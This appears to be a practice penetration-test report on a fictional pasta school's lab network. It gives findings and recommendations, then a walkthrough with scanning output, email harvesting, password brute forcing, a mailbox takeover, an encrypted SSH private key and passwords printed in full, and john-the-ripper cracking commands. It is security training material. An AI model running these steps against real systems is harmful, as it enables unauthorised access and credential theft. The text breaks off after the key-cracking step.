THEPASTAMENTORS.COM
Security Assessment Findings Report

Business Confidential

Date: March 9th, 2024,
Version 1.0

Table of Contents

Contents

Confidentiality Statement

This document is the exclusive property of THEPASTAMENTORS (TPM) and TCM Security (TCMS). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both TPM and TCMS.

TPM may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. TCMS prioritized the assessment to identify the weakest security controls an attacker would exploit. TCMS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
TPM Security		
John Smith	Global Information Security Manager	Email: john@thepastamentors.com
TCM Security		
Sujan Pandey	Penetration Tester	Email: sujan@tcm-sec.com

Assessment Overview

From March 2nd, 2024, to March 7th, 2024, TPM engaged TCMS to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered, and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

External Penetration Test

External penetration testing is a process that replicates potential hacker actions to identify vulnerabilities in an organization's security from an external standpoint, examining elements like websites, servers, and network infrastructure. This method is comparable to black box testing, where the tester lacks prior knowledge of the target system and relies on publicly available information. The assessment focuses on online intelligence, where the tester, operating like a real-world attacker, research, and analyses online information to comprehend the organization's attack surface.

Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man- in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek

to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
External Penetration Test	10.10.155.0/24
Internal Penetration Test	10.10.10.0/24

a. OSINT on TPM, including https://thepastamentors.com
b. Changing account passwords, as needed.

Scope Exclusions

Per client request, TCMS did not perform any of the following attacks during testing:

- Denial of Service (DoS) attacks against production infrastructure
- Phishing / Social Engineering attacks
- Attacks against the https://thepastamentors.com website or any other public facing infrastructure. Active and passive reconnaissance is permitted.

All other attacks not specified above were permitted by Demo Corp.

Executive Summary

TCMS conducted a thorough examination of TPM's security both external and internal networks from March 2nd to March 7th, 2024. The upcoming sections will summarize the vulnerabilities found, the outcomes of both successful and unsuccessful attempts, as well as the strengths and weaknesses identified.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. External and Internal network penetration testing was permitted for 5 business days.

Testing Summary

The network assessment evaluated TPM's external and internal network security posture. From an internal perspective, the TCMS team performed vulnerability scanning against all IPs provided by TPM to evaluate the overall patching health of the network. The team also performed common Active Directory based attacks, such as Link-Local Multicast Name Resolution (LLMNR) Poisoning, SMB relaying, IPv6 man-in-the-middle relaying, and Kerberoasting. Beyond vulnerability scanning and Active Directory attacks, the TCMS evaluated other potential risks, such as open file shares, default credentials on servers/devices, and sensitive information disclosure to gain a complete picture of the network's security posture.

The TCMS team found out that the login pages on the external network allowed brute force attacks. Also, discovered that web users' SSH keys were available on the email portal, which could be used to get into the internal network. By using the credentials obtained from the brute force attacks, TCMS team were able to intercept user hashes through kerberoasting against the domain controller. These hashes were then cracked offline using dictionary attacks, showing that the password policy was weak. With the cracked passwords, the TCMS team accessed many machines on the network, revealing that some user accounts had unneeded high permissions.

After gaining access to internal machines and cracking credentials through kerberoasting, the team gets more user hashes, cracks them, and moves sideways. Also, use Remote Desktop Protocol (RDP) to access more machines and gather more details to progress. Additionally, TCMS found an installation guide of the domain controls that explains how to make a new default user.

In the end, the TCMS team made a new user and moved laterally to another machine. From there, carried out a pass-back attack to view the domain controller credentials. Using these credentials, the testing team logged into the domain controller and took control of the whole domain.

The rest of the discoveries were classified as high, moderate, low, or informational. For more details on these discoveries, please refer to the specific sections on findings.

Tester Notes and Recommendations

The results of the TPM network test show that it's the first time the organization has undergone a penetration test, which is what's happening here. A lot of the issues found are vulnerabilities in Active Directory that are turned on automatically, like Kerberoasting, dumping credentials, and moving laterally through the network.

While testing, three main issues were noticeable: a poor password policy, a weak hashing method, and machine access via RDP. The weak password policy was the reason behind the initial breach of accounts and is often the first method attackers try to exploit in a network. There's strong evidence supporting the existence of a weak password policy.

We suggest that TPM reviews their current password rules and thinks about implementing a policy where regular user accounts need to have at least 15 characters, while Domain Administrator accounts should have at least 30 characters. Additionally, we advise TPM to investigate password blacklisting, and we'll provide a list of cracked user passwords for their assessment. Lastly, think about using a Privilege Access Management solution.

The hashing algorithm currently used has weak passwords and uses weak hashing methods such as NTLM and MD5. TCMS suggests using stronger methods like AES and Kerberos. Additionally, advise only opening RDP ports where necessary, rather than allowing all users remote access with RDP.

Overall, TCMS's performance in this initial penetration test was as expected. We suggest that the TPM security team carefully go through the recommendations in this report, address the findings, and conduct annual re-testing to enhance their internal security stance

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Internal Penetration Test Findings

13	5	6	0	1
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
001: Insufficient Lockout Policy on /iredadmin Login Panel	Critical	Implement a lockout policy that temporarily locks user accounts after a set number of failed login attempts.
002: Insufficient Privilege Account Management - Kerberoasting	High	Use Group Managed Service Accounts (GMSA) for privileged services. GMSA accounts can be used to ensure passwords are long, complex, and change frequently.
003: Security Misconfiguration – Dumping secrets	High	Avoid storing credentials from other machines. Install Credentials Guard on Windows machines to enhance the security of credential storage.
004: Information Disclosure – Access to New Default User Setup Guide	High	Delete the PDF containing installation and Active Directory setup guidelines from the file share.
005: Security Misconfiguration – Pass-back Attack Vulnerability	High	Prohibit any application from being used by local users with domain rights.
006: Insufficient RDP Hardening – Open RDP Port	High	Avoid leaving RDP ports open on every machine; limit access instead.
007: Unsecure Credentials – Weak Passwords in Use	High	Provide training to staff to emphasize the importance of using strong passwords.
008: Unsecure Encrypting Algorithm – Selection of Weak Encrypting Algorithm	High	Utilize robust encryption algorithms such as AES and Kerberos.

Compromising Steps, Technical Findings and Remediations

VPN Setup

1. Downloaded the VPN package from the Roles of Engagement.

2. Used OpenVPN for VPN connection.

```
└─$ sudo openvpn 52ae87d4-2969-4e40-8a5e-5c75ad95b732.ovpn
2024-03-07 19:18:33 net_route_v4_add: 10.10.0.0/16 via 10.8.0.1 dev
2024-03-07 19:18:33 Initialization Sequence Completed
```

Information Gathering

1. Found out alive hosts in external IP. (10.10.155.0/24). Figured out only 10.10.155.5 was alive.

```
└─$ fping -g 10.10.155.0/24
10.10.155.5 is alive
10.10.155.1 is unreachable
10.10.155.2 is unreachable
```

2. Used of Rustscan tool to scan open ports on 10.10.155.5.

```
└─$ rustscan 10.10.155.5
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack
25/tcp   open  smtp       syn-ack
80/tcp   open  http       syn-ack
110/tcp  open  pop3       syn-ack
143/tcp  open  imap       syn-ack
443/tcp  open  https      syn-ack
587/tcp  open  submission syn-ack
993/tcp  open  imaps      syn-ack
995/tcp  open  pop3s      syn-ack
```

3. Used of Nmap tool to check out services on open ports.


```
└─$ cat 5-open-ports.txt
22/tcp   open  ssh        syn-ack
25/tcp   open  smtp       syn-ack
80/tcp   open  http       syn-ack
110/tcp  open  pop3       syn-ack
143/tcp  open  imap       syn-ack
443/tcp  open  https      syn-ack
587/tcp  open  submission syn-ack
993/tcp  open  imaps      syn-ack
995/tcp  open  pop3s      syn-ack
```

```
└─$ nmap -p$(cat 5-open-ports.txt | cut -f1 -d '/' | tr '\n' ',') -T4 -A 10.10.155.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-07 19:30 EST
Nmap scan report for 10.10.155.5
Host is up (0.31s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ca:8d:f9:d8:62:2f:b9:df:dd:c2:af:91:9a:7a:c8:1B (RSA)
|   256 74:27:39:90:00:13:ab:60:ce:ae:68:68:77:ff:d2:41 (ECDSA)
|_  256 fe:a4:f4:52:1f:01:62:08:4b:96:2d:49:f4:06:85:cb (ED25519)
25/tcp  open  smtp     Postfix smtpd
|_smtp-commands: SMTP: EHLO 521 5.5.1 Protocol error\x0D
80/tcp  open  http     nginx
|_http-title: Did not follow redirect to https://10.10.155.5/
110/tcp open  pop3     Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE RESP-CODES PIPELINING TOP CAPA SASL UIDL STLS
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mail.thepastamentors.com/organizationName=mail.thepastamentors.com/stateOrProvinceNam
e=GuangDong/countryName=CN
| Not valid before: 2021-04-05T20:22:31
|_Not valid after:  2031-04-03T20:22:31
143/tcp open  imap     Dovecot imapd (Ubuntu)
|_imap-capabilities: more SASL-IR have IDLE listed ID STARTTLS IMAP4rev1 OK LOGIN-REFERRALS Pre-login post-login LOGI
NDISABLEDA0001 LITERAL+ capabilities ENABLE
| ssl-cert: Subject: commonName=mail.thepastamentors.com/organizationName=mail.thepastamentors.com/stateOrProvinceNam
e=GuangDong/countryName=CN
| Not valid before: 2021-04-05T20:22:31
|_Not valid after:  2031-04-03T20:22:31
|_ssl-date: TLS randomness does not represent time
443/tcp open  ssl/http nginx
|_ssl-date: TLS randomness does not represent time
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=mail.thepastamentors.com/organizationName=mail.thepastamentors.com/stateOrProvinceNam
e=GuangDong/countryName=CN
| Not valid before: 2021-04-05T20:22:31
|_Not valid after:  2031-04-03T20:22:31
| tls-nextprotoneg:
|   h2
|_  http/1.1
| tls-alpn:
|   h2
|_  http/1.1
587/tcp open  smtp     Postfix smtpd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mail.thepastamentors.com/organizationName=mail.thepastamentors.com/stateOrProvinceNam
e=GuangDong/countryName=CN
| Not valid before: 2021-04-05T20:22:31
|_Not valid after:  2031-04-03T20:22:31
|_smtp-commands: mail.thepastamentors.com, PIPELINING, SIZE 15728640, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME,
DSN, SMTPUTF8
993/tcp open  ssl/imap Dovecot imapd (Ubuntu)
|_imap-capabilities: more ENABLE have AUTH=PLAIN listed ID post-login IMAP4rev1 OK LOGIN-REFERRALS Pre-login capabili
ties AUTH=LOGINA0001 LITERAL+ SASL-IR IDLE
| ssl-cert: Subject: commonName=mail.thepastamentors.com/organizationName=mail.thepastamentors.com/stateOrProvinceNam
e=GuangDong/countryName=CN
| Not valid before: 2021-04-05T20:22:31
|_Not valid after:  2031-04-03T20:22:31
|_ssl-date: TLS randomness does not represent time
995/tcp open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE RESP-CODES PIPELINING TOP CAPA SASL(PLAIN LOGIN) UIDL USER
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mail.thepastamentors.com/organizationName=mail.thepastamentors.com/stateOrProvinceNam
e=GuangDong/countryName=CN
| Not valid before: 2021-04-05T20:22:31
|_Not valid after:  2031-04-03T20:22:31
Service Info: Hosts: -mail.thepastamentors.com,  mail.thepastamentors.com; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.60 seconds
```

4. Used 'Dirsearch' tool for sub-directory brute forcing. Found out 2 login pages i.e. /mail and /iredadmin.

```
└─$ python3 /usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u https://10.10.155.5/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources
See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _ _  _  _ _|_    v0.4.3
 (_|| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 1140

Output File: /home/kali/PNPT/reports/https_10.10.155.5/__24-03-07_19-36-53.txt

Target: https://10.10.155.5/

[19:36:53] Starting:
[19:36:59] 403 -  564B  - /%2e%2e;/test
[19:37:15] 301 -  178B  - /.well-known/caldav  →  https://10.10.155.5/SOGo/dav
[19:37:15] 301 -  178B  - /.well-known/carddav  →  https://10.10.155.5/SOGo/dav
[19:37:28] 403 -  564B  - /admin/.config
[19:37:45] 403 -  564B  - /admpar/.ftppass
[19:37:45] 403 -  564B  - /admrev/.ftppass
[19:37:52] 403 -  564B  - /bitrix/.settings
[19:37:52] 403 -  564B  - /bitrix/.settings.php
[19:37:52] 403 -  564B  - /bitrix/.settings.bak
[19:37:53] 403 -  564B  - /bitrix/.settings.php.bak
[19:38:13] 403 -  564B  - /ext/.deps
[19:38:25] 200 -    5KB - /iredadmin
[19:38:27] 403 -  564B  - /lib/flex/uploader/.project
[19:38:27] 403 -  564B  - /lib/flex/uploader/.flexProperties
[19:38:27] 403 -  564B  - /lib/flex/uploader/.actionScriptProperties
[19:38:27] 403 -  564B  - /lib/flex/uploader/.settings
[19:38:27] 403 -  564B  - /lib/flex/varien/.actionScriptProperties
[19:38:27] 403 -  564B  - /lib/flex/varien/.flexLibProperties
[19:38:27] 403 -  564B  - /lib/flex/varien/.settings
[19:38:27] 403 -  564B  - /lib/flex/varien/.project
[19:38:31] 301 -  178B  - /mail  →  https://10.10.155.5/mail/
[19:38:31] 403 -  564B  - /mailer/.env
[19:38:31] 200 -    5KB - /mail/
[19:38:35] 502 -  568B  - /Microsoft-Server-ActiveSync/
[19:38:38] 401 -  590B  - /netdata/
[19:38:39] 303 -    0B  - /newsletter/  →  https://10.10.155.5/iredadmin/newsletter
[19:38:54] 403 -  564B  - /resources/.arch-internal-preview.css
[19:38:54] 403 -  564B  - /resources/sass/.sass-cache/
[19:38:54] 200 -   26B  - /robots.txt
[19:39:03] 403 -  564B  - /status
[19:39:03] 403 -  564B  - /status?full=true
[19:39:11] 403 -  564B  - /twitter/.env

Task Completed
```

5. Login Page /mail.



6. Login Page /iredadmin

Online Intelligence (OSINT)

Manually checked out the webpage https://thepastamentors.com/. Some interesting information was obtained.

1. The sub-directory page https://www.thepastamentors.com/our-story had staff names and their photos.

2. The source page of site https://www.thepastamentors.com/our-story gave the email address of web admin Leo. i.e. leo@thepastamentors.com

```
mailto:leo@thepastamentors.com
```


3. Web admin Leo's email address followed a pattern first-name@thepastamentors.com so, with that way

generating email addresses for other users. The following email addresses were within scope.

a. Contact details - info@thepastamentors.com (From webpage)
b. Leo Fusilli - web admin -leo@thepastamentors.com (From webpage source page)
c. Alessandra Fettuccini – owner - alessandra@thepastamentors.com
d. Alanzo Bucatini - Sous Trainer - alanzo@thepastamentors.com
e. Adriano Penne - Trainer - adriano@thepastamentors.com
f. Ferruccio Tortellini and Giovanni Rigatoni - Chefs in training - ferruccio@thepastamentors.com giovanni@thepastamentors.com


Gaining Foothold

1. Both login page /mail and /iredadmin could use email as username so, starting brute forcing with ZAP tool. After trail and error method, a combination of valid credential was found. Using ferruccio@thepastamentors.com as username, brute forcing against common-passwords wordlist give a password 'Winter2023!' as successful login response.



2. Login to /iredadmin and /mail portal with obtained credentials of user 'ferruccio' and enumerate.

   a. Found out user 'ferruccio' was an admin user so, this user had authority to change any password for other users.



Users under domain: thepastamentors.com (1-7/7)

Display Name	Mail Address
Adriano	adriano@thepastamentors.com
Alanzo	alanzo@thepastamentors.com
Alessandra	alessandra@thepastamentors.com
Ferruccio	ferruccio@thepastamentors.com
Giovanni	giovanni@thepastamentors.com
Leo	leo@thepastamentors.com
postmaster	postmaster@thepastamentors.com

b. During enumeration, logged in to /mail portal with user 'giovanni' credentials after changing its password with the help of admin user 'ferruccio'. The SSH key for web user 'adminuser' was obtained.

Thank you


From postmaster@thepastamentors.com on 2021-08-27 03:33
Details

Giovanni,

Thanks for watching over the place while I take my leave of absence. Please see the below SSH key to access the web server command line while I'm away. I won't be gone long, so let's hope that nothing happens. Just copy and pasta and you're good to go.


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AA7CD1272196561A254DDC7C5DDED5C5

Y/qFhk5MYzFINV63IEVC3PQT6F/2Qip5EgQqmGM6qfWD6PAEZmboQY9ebTYp7x8K
nFvMc+ozVwRJBl8sJszp0a6NGdIPXC8NU1JmdGGAblkLyWMViugJ3eYDhj7dspD7
J0PzCvOzbIza1KAFkQ+5HENPYN86EVgMIoKxKToRRqZJR2PcziAI+nfDxQBG8+Nj
y6Kb0H732J9FengtovgOMvo52ontv7QB5J/V8KM9Aw6F0BosrEylonTmp5Di1tIo
8TiRC7WCl+utHPFM3mUhTxwTOouJttsilJX9dZFphwUlLE5pRWvdY94vRCXkTg5U
/J1iyzbCftqtisS9JA2JDRNpb+JjirTXHoZ1NEOOADHaEww53lpe5Em3RvQ5vM9J
UBinbtcwvHxjDrquL34TCexXbTSmNmLQoGNHNq+mLGUVd0ZhV/1+w3kAWISuQnzH
QtjyLzWMREYfAXFo3q49p5bJ+U2o6Y2x7rraT/HRVv8uKIuQ5kIjf3uG2TVIlyoR
GwUFcY5Z01ZPeRUhdVacmDorv1iJOF/glg/8K1DbqidLeS2KOPMFzWuW/4opZ8ry
HAO/yDKIGtGZA6dvyiddpIsP15bm4eCb5ogYKljU0SRIsHIbPJKJ8LZxTcJMVLGf
H4IsrcKRrrmOGlzLxCbCiakbu6MRL3xKsGHLx/oMO/lV9R1tAA13gT/oRUCDea20
WabYJ/dNtVJZ1uY2FXFsmY+jXqRXfNP0sGYuXScVPxDkVIuPvhEpru/xw6E1bsfs
Gl0SC+hOtO+GKrd5tCkIykmJexsSHyjinPI/Niembz1p9W//hjlPZp8NeaMqTeYY
CGXOLBrqwZt0diUlOccbBNbMjbs77jyDM+ikAziR5OyXJE+fbURm9otr8gM7f9GI
mTnXnWK/qaORG0owu79RFo+LGrHTqy9Tw0jRdA/4tXbkYAaOL8ngoDHvHEs3IUr+
kl3z60i1VYzfBqYt7dn/+s8vj7o1y8MTJuKzHkE2SQdUC1BgKdfXEJqWkE+xMuZF
33kCO/Yj2l5au3ALXOD8MJyOwji7Z8naa4atrSjbHykTx5ba+oMZtw2AVnjaN5vb
8HfcUuk+KauYUiooNUo2rwskpJo+U04b+qerHW3wV+MvpQDM5FQMP8rmOGONvfi6
+1MGre/3nGDIUxJh+knpHcgoYCnDMeZPjIibgebFr12lLBatyqQyjdNfWv7VpeEW
rAlvA1foAWLqJQ91Rv9wggyGhg6fRXWLFslgFDISpyIvjom4aMQr+l+IKMtFquy0
lA6IEVmNDw8gMHYIG2QVqZ93pO4oVFsH+E9M0beQBFBnEeMo8bRy6xF3UhJ+cXjz
gciVN1OApxnKB9Fye2zduB/Ti4wf2iASssTWNaPAD1HIzAC4erguscMP8DYGPCv8
4V4/gQEdk4V+xWOWrt3rWdLTqhatmzOhMLyhfYmgjgyle+JkYS0/wC8IXZ/EYGrK
aFq8cGWULJtSCsG1t6WzJn4ivW4Dxsx+FcnytCACyR37EnXmG/A3AD9IkTckDRMH
s1mW+4OUAruUKp65uOtiwTbNTuyr/64GiPdZjBT5SsXEKGcmKuxk7hMCFNg3GcHN
-----END RSA PRIVATE KEY-----
```


Luigi Plumbman
Information Security Services
ThePastaMentors



special notes

On 2021-08-27 03:42
Details

This is a draft message. Edit

Things to not forget:

Alessandra's birthday: 6/19/86

My password: P@55w0rd!

Web server user: adminuser

Web server SSH key password: (I've already forgotten)

3. Cracked the SSH key ‘id_rsa’ with john the ripper. Obtained ‘Password1’ passphrase.

```
└─$ sudo ssh2john id_rsa > ssh.hash
```

```
└─$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt ssh.hash

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (id_rsa)
1g 0:00:00:00 DONE (2024-03-07 20:37) 100.0g/s 352000p/s 352000c/s 352000C/s fotos..dracula
